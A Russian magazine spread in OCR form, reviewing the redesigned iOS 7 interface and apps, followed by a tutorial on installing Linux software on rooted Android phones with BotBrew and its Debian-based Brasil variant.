Да-да, в iOS наконец-то появилась функция, которая есть в Android-прошивках Samsung еще со времен Android 2.3 и в CyanogenMod с версии 7. Это возможность быстро включать различные настройки и функции, такие как Bluetooth, Wi-Fi, фонарик и прочие. Однако если в тех же самсунговских прошивках и Android 4.2 все это находится в шторке, то в iOS — в панели, доступной по свайпу с противоположной стороны, то есть снизу.

Потянув из-за нижней части экрана вверх, ты увидишь на экране панель с феерически размытым фоном, с помощью которой можно включить те самые Wi-Fi, режим полета, бесшумный режим, а также управлять яркостью, медиапроигрывателем, включить режим AirDrop (о нем позже), фонарик, будильник, калькулятор и камеру. Довольно солидный набор, минус которого только в том, что он абсолютно статичен и не позволяет себя видоизменять. Так что отказываться от Cydia, похоже, еще рановато.

Сама шторка (панель уведомлений) также сильно видоизменилась, причем, как мне кажется, не к лучшему. С одной стороны, дизайн шторки наконец-то стал простым и лаконичным и она избавилась от этого дурацкого фона, свойственного веб-сайтам девяностых годов. С другой — яблочники зачем-то разделили ее на три отдельных панели. «Сегодня» содержит информацию о дате, событиях календаря, акциях и погоде, «Все» — уведомления, «Пропущенные» — пропущенные уведомления. По умолчанию, соответственно, открывается вкладка «Сегодня», которая для большинства из нас вообще бесполезна.

Сразу обращу твое внимание на шрифт. Теперь тонкая гельветика (название шрифта: Helvetica Neue Ultralight) и крупные заголовки, впервые появившиеся в Windows Phone, а затем перенятые Google в Android, используются практически во всех элементах интерфейса. Это,



На самом деле на экране смартфона iOS 7 выглядит намного лучше



После iOS 7 Apple должна сменить и логотип

кстати, несколько ломает эстетику интерфейса в некоторых местах, но шрифт приятен глазу и отлично читается на Retina-дисплее. Особенно в сочетании с правильным дизайном, таким, например, как в приложении «Погода». Впрочем, его явно слизали с дизайна погодного приложения Yahoo!.

ПЕРЕКЛЮЧЕНИЕ ЗАДАЧ, ПОИСК И ДРУГИЕ МЕЛОЧИ

Еще одно существенное изменение, которое наверняка понравится всем, кто уже какое-то время пользуется iPhone, — это новый способ переключения между задачами. Вместо иконок в нижней части экрана теперь используются карточки с миниатюрами запущенных приложений, которые можно закрывать, смахнув вверх. Эту функцию разработчики явно позаимствовали из операционной системы Open webOS. Хотя в Android 4.X используется похожий подход.

Кстати, кроме интерфейса управления, в iOS 7 изменился и сам подход к многозадачности, которая наконец стала полноценной. В фоне теперь могут работать любые приложения. Причем, по словам разработчиков, система теперь более интеллектуально управляет фоновыми приложениями, основываясь на том, как ты используешь девайс. Например, если каждое утро в 10 часов ты запускаешь приложение для чтения новостей, то iOS сама будет заранее обновлять новости, чтобы тебе не пришлось делать это самостоятельно. Кроме того, обновления будут производиться в часы наименьшей нагрузки на процессор и более качественной связи.

«Нулевой экран с поиском» (Spotlight) также остался в прошлом. Теперь для поиска по смартфону достаточно потянуть домашний экран вниз, и в его верхней части появится строка ввода. Кстати, ориентированность на жесты и разного рода свайпы теперь неотъемлемая часть iOS. Если в предыдущих версиях системы жесты использовались только для самых очевидных действий, то в iOS 7 они стали чем-то обыденным и повсеместно используемым.

Если говорить об интерфейсе в целом, то он стал абсолютно плоским и светлым. Место объемных и тяжелых заголовков заняли белые плашки, кнопки фактически исчезли как класс, а на их месте остался лишь синий текст или сине-белые схематичные иконки. Изменились некоторые эффекты переходов, плоской стала и клавиатура, хотя ее общая геометрия и места расположения клавиш остались прежними. За вычетом некоторых огрехов и явных проблем с иконками приложений, интерфейс iOS 7 явно похорошел и наконец стал выглядеть современно и легковесно.

МЕНЕЕ ЗАМЕТНЫЕ МЕЛОЧИ

Если же говорить о не связанных напрямую с интерфейсом изменениях, то здесь iOS 7 похвастаться особо нечем. Наверное, наиболее примечательное новшество — это поддержка механизма AirDrop, этакого аналога Android Beam для быстрой передачи данных между устройствами. AirDrop уже давно есть в настольной OS X, и, скорее всего, для iOS 7 будет обеспечена возможность обмена как между мобильными, так и между настольными системами.

Второе важное новшество — это расширенная защита от кражи. Если смартфон будет потерян, он может вывести на экран сообщение (например, с просьбой вернуть девайс), а в случае удаленного вайпа с помощью сервиса Find My iPhone будет заблокирован с просьбой ввести Apple ID. Довольно приятное новшество, которое, к сожалению, в России работать не будет. У нас и заблокированный телефон не вернут :).

Из других новинок можно отметить давно ожидаемую возможность автоматического обновления приложений и поддержку бортовых автомобильных систем. Также, начиная с iOS 7, в iTunes появится радио, бесплатное для прослушивания и с возможностью автоматически формировать станции (как в Last.fm) и пропускать треки. Пока что радио не работает, и неизвестно, будет ли оно доступно на территории России.

ПРИЛОЖЕНИЯ

Вместе с интерфейсом были обновлены и все стоковые приложения. В основном они получили чисто косметические изменения. Тем не менее в некоторые приложения все-таки были добавлены давно ожидаемые и логичные новшества. Наибольшим модификациям подверглись Safari, камера, фотоальбом и почта.

Safari теперь и вовсе стал похож на мобильный Chrome во всем, кроме логотипа. Адресная строка, как и положено в 2013 году, наконец-то слилась со строкой поиска и теперь скрывается при перемотке страницы вниз, как в последних версиях Chrome. Промотка в обратную сторону приводит к появлению адресной строки. Способ переключения между вкладками также сильно изменился. Во-первых, появилась возможность переключаться с помощью свайпа в разные стороны. Во-вторых, обзор открытых вкладок теперь выполнен в виде трехмерного стека, опять же похожего на стек вкладок в Chrome. Браузер теперь полностью синхронизируется с iCloud Keychain.

Сильно переработана камера. Теперь она выглядит намного проще, но в то же время как-то уж слишком схематично, как будто это всего лишь




INFO


Теперь iPhone с помощью иконок показывает не только дату, но и актуальное время.

Папки в iOS 7 теперь вмещают неограниченное количество элементов.

В новой iOS появилась интеграция не только с привычным Facebook'ом, но и с Vimeo и Flickr.



Обновленная «шторка»



Переключение между задачами



Открытые вкладки в Safari






Лучше всего достоинства нового интерфейса передает приложение погоды



Редизайн интерфейса iOS 7, сделанный студентом Лео Драпо (Leo Drapeau), отлично показывает, насколько плохо сработали сотрудники Apple

ранний набросок интерфейса. Переключаться между режимами съемки теперь нужно с помощью свайпа вправо или влево. Появились различные эффекты в стиле Instagram, но выбор тут гораздо меньше.

Вместе с камерой изменилась и фотогалерея. Вместо простой сетки фотографий теперь ты увидишь сначала экран с разбивкой по годам, а затем по событиям, которые формируются с помощью комбинации места и времени. Например, если в пятницу вечером ты ходил на шашлык, то все фотографии с этого события будут сгруппированы в одно событие, что, согласись, очень удобно. С другой стороны, это явное копирование функционала приложения iPhoto.

Немного доработали и почтовый клиент. В нем для навигации теперь используется свайп. Письма можно легко отправлять в спам, а при подключении почтового ящика Gmail по IMAP работает синхронизация контактов. Остальные приложения подверглись лишь косметическим доработкам. Список артистов в аудиоплеере теперь отображается вместе с обложками альбомов. В Siri появились новые голоса, а сам интерфейс был полностью переработан в стиле «семерки». Довольно сильно и в лучшую сторону изменился номеронабиратель.

ПОТЕРЯ ИНТУИТИВНОСТИ

Как бы ни был привлекателен современный минималистичный дизайн, главное достоинство скевоморфизма в его интуитивности. Если ты видишь на экране кнопку, значит, ее можно нажать, если перед тобой желтый лист бумаги со слегка загнутым углом, ты можешь быть уверен, что под ним есть еще один лист. Свайпы в таком интерфейсе используются достаточно редко и только там, где их применение очевидно; канонические примеры — экран блокировки и все те же бумажные листы.

Новый стиль интерфейса ломает эту выстраиваемую годами и тщательно вылизанную схему управления. В нем слишком много двусмысленности: кнопки превратились в цветные строки, появились жесты даже там, где пользователь и не подозревает об их существовании, многие элементы интерфейса неочевидны. Это одновременно и большой минус для славившегося интуитивностью и простотой управления iPhone, и необходимое требование современного интерфейса, который во многом следует канонам минимализма глянцевых журналов — таких понятий, как кнопка и слайдер, в этих канонах не существует в принципе.

С другой стороны, на презентации новой ОС Тим Кук попытался четко донести основную идею переработанного интерфейса, сказав, что «после установки iOS 7 вы получите одновременно и совершенно новый, и уже знакомый вам телефон». Это действительно точное высказывание, ведь, по сути, новый интерфейс изменил только внешность системы, но не ее поведение. Почти все элементы управления остались на своих местах, и пользователь, привыкший к предыдущим версиям ОС, уже не промахнется мимо кнопки и не сделает свайп не с той стороны.

Если же говорить о тех, кто только начинает знакомиться с iPhone, то здесь также не должно возникнуть проблем. Времена страха пользователей перед сенсорными смартфонами уже далеко позади, и уже не надо на пальцах объяснять, что разблокировать смартфон нужно с помощью свайпа в сторону, а для возвращения к предыдущему экрану следует нажать на кнопку, оформленную как стрелка.

ВЫВОДЫ

iOS 7 — это хоть и неоднозначный, но правильный шаг в нужном направлении. Классический интерфейс iPhone и iPad устарел еще несколько лет назад, и вдохнуть в него новую жизнь можно было только с помощью полного редизайна. Другое дело, что в отсутствие придирчивого до мельчайших деталей Стива Джобса новому руководству вряд ли удастся представить вылизанный продукт и, скорее всего, еще некоторое время интерфейс будут доводить до ума.

В то же время стала особенно заметна тенденция Apple копировать чужие идеи. Если раньше компания подходила к этому процессу с осторожностью и продолжала, что называется, гнуть свою линию, то с выходом iOS 7 заимствование идей превратилось в обычное дело. ☰


ЧТО ТАКОЕ СКЕВОМОРФИЗМ?

Скевоморфизм — придание одним объектам формы и вида других изделий или продуктов. В дизайне приложений это имитация облика реальных предметов. Например, электрический чайник, который выглядит как обычный металлический чайник для плиты, или компьютерный календарь, который отображает дни как на бумажных страницах настольного календаря.

КОГДА СОЗРЕЕТ ЯБЛОКО?

По информации от Apple, финальная версия iOS 7 будет доступна в начале осени для устройств iPhone 4/4S/5, iPod touch 16/32/64Gb, iPad 2/3/4 и iPad mini. При этом из-за технических ограничений в четвертой реинкарнации iPhone часть функциональности будет отключена. Под удар попали AirDrop, функция смещения обоев при наклоне и некоторые другие.

Кроме того, представители Apple пообещали подправить интерфейс к финальной версии, поэтому вполне возможно, что к осени мы уже не увидим этих кислотных цветов, разброса в иконках и «полюбившейся» всем иконки Safari.



Евгений Зобнин
androidstreet.net

РОДСТВЕННЫЕ СВЯЗИ

Устанавливаем Linux-программы на смартфон под управлением Android

Многие владельцы Android-фонов испытывают трудности с запуском настоящего Linux-софта на своих девайсах. По всем законам он вроде должен здесь работать, да вот только для его установки почему-то нужны права root, сам он распространяется в каких-то самодельных инсталляторах, а выбор программ сильно ограничен. Эта статья предложит ответ на вопрос, почему так получилось, и подскажет решение — удобный способ установки и запуска почти любого Linux-софта в Android.

LINUX ИЛИ НЕ LINUX?


Как известно, андроид основан на ядре Linux и включает в себя набор стандартных библиотек и утилит командной строки, свойственных обычному Linux-дистрибутиву. Однако запуск классического Linux-софта здесь сильно затруднен из-за множества причин, в числе которых несовместимость ABI, отсутствие менеджера пакетов, собственная система безопасности и отсутствие многих компонентов стандартной Linux-системы.

Так, несмотря на наличие в Android стандартной библиотеки libc и других, их реализация в большинстве случаев несовместима с библиотеками от проекта GNU и сильно урезана по функционалу. По этой причине Linux-софт нужно как минимум пересобирать специально под Android и ARM-процессор, а во многих случаях еще и патчить, добавляя функционал, отсутствующий в библиотеках.


Система безопасности Android, обрезающая приложения в привилегиях по полной программе и не позволяющая им выходить за рамки собственного каталога, также серьезно препятствует работе стандартного Linux-софта. Поэтому часто требуется получать права root, которые эти ограничения снимают. Отсутствие менеджера пакетов, который бы позволял устанавливать обычный Linux-софт, а не только Java-приложения, вынуждает разработчиков писать приложения, нужные только для того, чтобы устанавливать другие приложения. Так появляются все эти кастомные инсталляторы.

Ну и довершает картину то, что в Android просто нет многих стандартных компонентов Linux, включая, например, даже такие неотъемлемые, как графический стек X Window или библиотека GTK+. Кое-какие попытки все это сюда принести, конечно, предпринимаются, но дальше полурабочих альфа-версий дело не двигается.

Тем не менее возможность перенести в Android функционал полноценной Linux-системы слишком уж заманчивая идея, чтобы энтузиасты не попробовали решить возникающие в процессе проблемы и дать нам универсальное ре-



Начальная инициализация BotBrew



Список установленных приложений

шение. Самый очевидный и простой путь — это запустить «виртуализированную» версию полноценного Linux-дистрибутива, о чем мы уже подробно писали. Способ этот интересный, но страдает от проблемы разделения системы на две области, каждая из которых работает независимо от другой.

Гораздо более интересным выглядит проект BotBrew (botbrew.com) — в его рамках разрабатывается вполне обычный для Linux-систем менеджер пакетов и репозиторий, с помощью которого можно устанавливать Linux-софт в отдельно взятый каталог внутри Android. Также в свое время было придумано множество различных скриптов, которые позволяют легко и без лишних проблем собирать пригодный для работы внутри Android Linux-софт на большом брате. Этим двум проектам и будет посвящена оставшаяся часть статьи.

BOTBREW

Проект BotBrew призван решить многие проблемы с установкой Linux-софта, которые только могут возникнуть у пользователя, и подготовить систему Android к принятию инородных для нее приложений. По сути, система состоит из четырех компонентов:

- репозиторий с прекомпилированными для Android приложениями, используя который можно установить многие Linux-приложения с помощью одной команды;
- менеджер пакетов, в качестве которого используется легковесный Opkg или dpkg вместе с apt-get в экспериментальной версии BotBrew Brazil;
- менеджер процессов runit, необходимый для того, чтобы правильно запускать и поддерживать работу демонов, если таковые будут установлены;
- собственная система сборки, которая содержит в себе все инструменты, необходимые для кросс-компиляции приложений с помощью любого настольного Linux-дистрибутива.

Для работы это чудо программистской мысли требует всего ничего: права root и немного свободного пространства во внутренней памяти смартфона или на карте памяти. Причем первый вариант предпочтительнее, так как в случае с SD файлы будут свалены на виртуальный диск, работа с которым поддерживается далеко не всеми ядрами.

На данный момент классическая версия BotBrew, использующая собственный репозиторий, позволяет устанавливать такой софт, как dcron, GCC, Git, SSH-сервер dropbear, консольный браузер Lynx, сканер безопасности Nmap, инструмент бэкапа rsync, редактор Vim, веб-сервер lighttpd, скриптовые языки Python и Ruby, а также несколько десятков других пакетов. Устанавливается это все, кстати говоря, в выделенный каталог во внутренней памяти смартфона/планшета и никак не захламляет основную систему. Другими словами, избавиться от BotBrew и всего, что ты установил, можно будет, просто удалив один каталог.

СТАВИМ СОФТ

Итак, как же использовать BotBrew для установки Linux-софта? Для начала нам понадобится пакет с самой программой. Он есть в Google Play (отмечу, что нужен BotBrew root, а не экспериментальный Brazil) и весит меньше мегабайта. После установки запускаем и нажимаем кнопку «Proceed» внизу экрана, чтобы софтина выкачала все необходимые для ее работы компоненты, такие как консольный менеджер пакетов, и другие утилиты (в терминах Debian Linux — bootstrap). Весят они всего несколько мегабайт, поэтому ждать придется недолго. По окончании установки BotBrew выведет на экран окно с официальной интернет-страницей проекта, которое можно смело закрывать.

Теперь на экране ты должен увидеть список пакетов, доступных к установке. Их довольно много, но графических приложений по описанным выше причинам ты среди них не найдешь. Зато есть разномастные серверы, компиляторы и интерпретаторы, так что всем, кто хочет серьезно «поиграться» со смартфоном, будет где развернуться. Для установки пакета нужно тапнуть по его имени и на следующем экране, содержащем информацию о приложении, нажать кнопку «Install».

После этого пакет появится на вкладке «Installed», однако никакой кнопки «Run» или чего-то подобного ты не увидишь. Приложение придется самостоятельно запускать из консоли, что, впрочем, логично. Само приложение устанавливается внутрь каталоговой структуры /data/botbrew, в котором «эмулируется» реальное окружение Linux-дистрибутива с каталогами /etc, /usr и другими. А чтобы не мучить пользователей необходимостью набирать полный путь до команды, разработчики BotBrew предусмотрели одноименную команду-враппер. Чтобы с ее помощью запустить, например, установленный консольный браузер Lynx, следует набрать такую команду:

```
$ botbrew lynx http://xakep.ru
```

Как вариант — каталог /data/botbrew/bin можно добавить в переменную окружения PATH, но это придется делать после каждого запуска терминала:

```
$ export PATH="$PATH:/data/botbrew/bin"
```

С демонами и разными сетевыми сервисами, кстати, дела обстоят намного лучше. После старта демоны сразу будут запущены, а управлять их включением можно через графический интерфейс, доступный по нажатию на кнопку «Play» в нижней части интерфейса BotBrew. Некоторые приложения могут потребовать создания дополнительных пользователей и изменения их параметров, это можно сделать так же, как в обычной Linux-системе:

1. Создание пользователя:

```
$ botbrew adduser vasya
```

2. Открытие пользователю доступа в интернет:

```
$ botbrew addgroup vasya inet
```

3. Переключение BotBrew на другого пользователя:


```
$ botbrew su vasya
```

BOTBREW: СПИСОК ПОДДЕРЖИВАЕМЫХ УСТРОЙСТВ


BotBrew был протестирован на следующих устройствах: Barnes & Noble NOOK Color, LG P970 Optimus Black, Huawei Ascend M860, HTC Desire, HTC Evo 4G, HTC Evo 3D, HTC Inspire 4G, HTC Droid Eris, HTC Hero, Samsung Galaxy Nexus, Samsung Galaxy S2 (GT-I9100), Samsung Galaxy Y (GT-S5360), Motorola Atrix 4G, Motorola Droid/Milestone, Sony Ericsson Xperia X8, Asus EeePad Transformer TF101.



Процесс установки пакета



Управлять сервисами в BotBrew действительно просто



BotBrew Brasil предлагает несколько вариантов установки

Обрати внимание, что все эти изменения будут касаться только виртуального окружения BotBrew и никак не отразятся на основной системе. Консоль можно использовать также для установки приложений в обход графического интерфейса. Для этого следует использовать консольный менеджер пакетов Opkg, синтаксис команд которого полностью совместим в apt-get:

```
$ botbrew opkg install dropbear
```

Обратная операция:

```
$ botbrew opkg remove dropbear
```

Чтобы оставаться «на острие прогресса», репозиторий BotBrew нужно время от времени обновлять, нажав на соответствующую кнопку в графическом интерфейсе (ее ни с чем не спутаешь). Новые версии пакетов будут отображаться на вкладке «Upgradable». Достаточно тапнуть по его имени и нажать «Upgrade».

BOTBREW BRASIL

В маркете можно найти также приложение под названием BotBrew Brasil, помеченное как экспериментальное. По сути, это все тот же BotBrew, но с одним весьма важным отличием. Вместо собственных репозиториев и менеджера пакетов Opkg он использует ARM-репозитории Debian Linux и менеджер пакетов apt-get. Это значит, что количество софта, который можно установить с помощью «бразильской версии» приложения, намного больше. В десятки раз больше.

Кроме использования дебиановских репозиториев, Brasil отличается также слегка измененным интерфейсом. Например, сразу после запуска он предлагает выбрать каталог установки. По умолчанию используется /data/botbrew-brasil, что, на мой взгляд, вполне логично, однако ты можешь выбрать любой другой, в том числе на ext2-разделе карты памяти (FAT не подойдет).

Второе важное отличие — это возможность выбрать способ использования приложения, которая появляется сразу после нажатия «Proceed». Вариантов здесь четыре:

1. Use BotBrew on the command line — по сути, аналог установки в стиле обычного BotBrew.
2. Use the dpkg/APT system — установка вместе с apt-get и репозиториями Debian. Рекомендуемый вариант установки.
3. Run Python programs — аналог первого варианта с автоматической установкой Python.
4. Install a minimal Debian — минималистичная установка Debian.

Поясню второй и четвертый пункты. Первый BotBrew и первый пункт в этом списке делают не что иное, как установку минималистичной Linux-системы (состоящую всего из нескольких команд и библиотек), внутри которой как раз и происходит запуск Linux-софта. Однако apt-get, в отличие от минималистичного Opkg, требует более-менее полноценной установки Linux. Поэтому, выбрав второй пункт, ты получишь у себя на смартфоне этакий микро-Linux. А если мы можем установить микроверсию, почему бы не установить более-менее полноценный дистрибутив? Для этого и существует четвертый пункт.

После bootstrap'а BotBrew Brasil на экране отобразится все тот же интерфейс управления установкой приложений, знакомый нам по классической версии приложения, а в системе появится команда botbrew2, с помощью которой можно запускать софт. Каких-то существенных отличий в управлении здесь нет, кроме разве что команды apt-get вместо opkg и возможности подключения дополнительных репозиториев (в том числе репозитория первого BotBrew) прямо через интерфейс установки приложений.

БЕРЕМ ДЕЛО В СВОИ РУКИ


Прекомпилированные приложения и репозитории с готовыми пакетами — это прекрасно, но что, если необходимого приложения нет среди доступных для установки? Ведь даже тот же BotBrew Brasil, позволяющий подключать репозитории Debian с огромным количеством софта, в силу своего экспериментального характера заработает далеко не на каждом смартфоне.

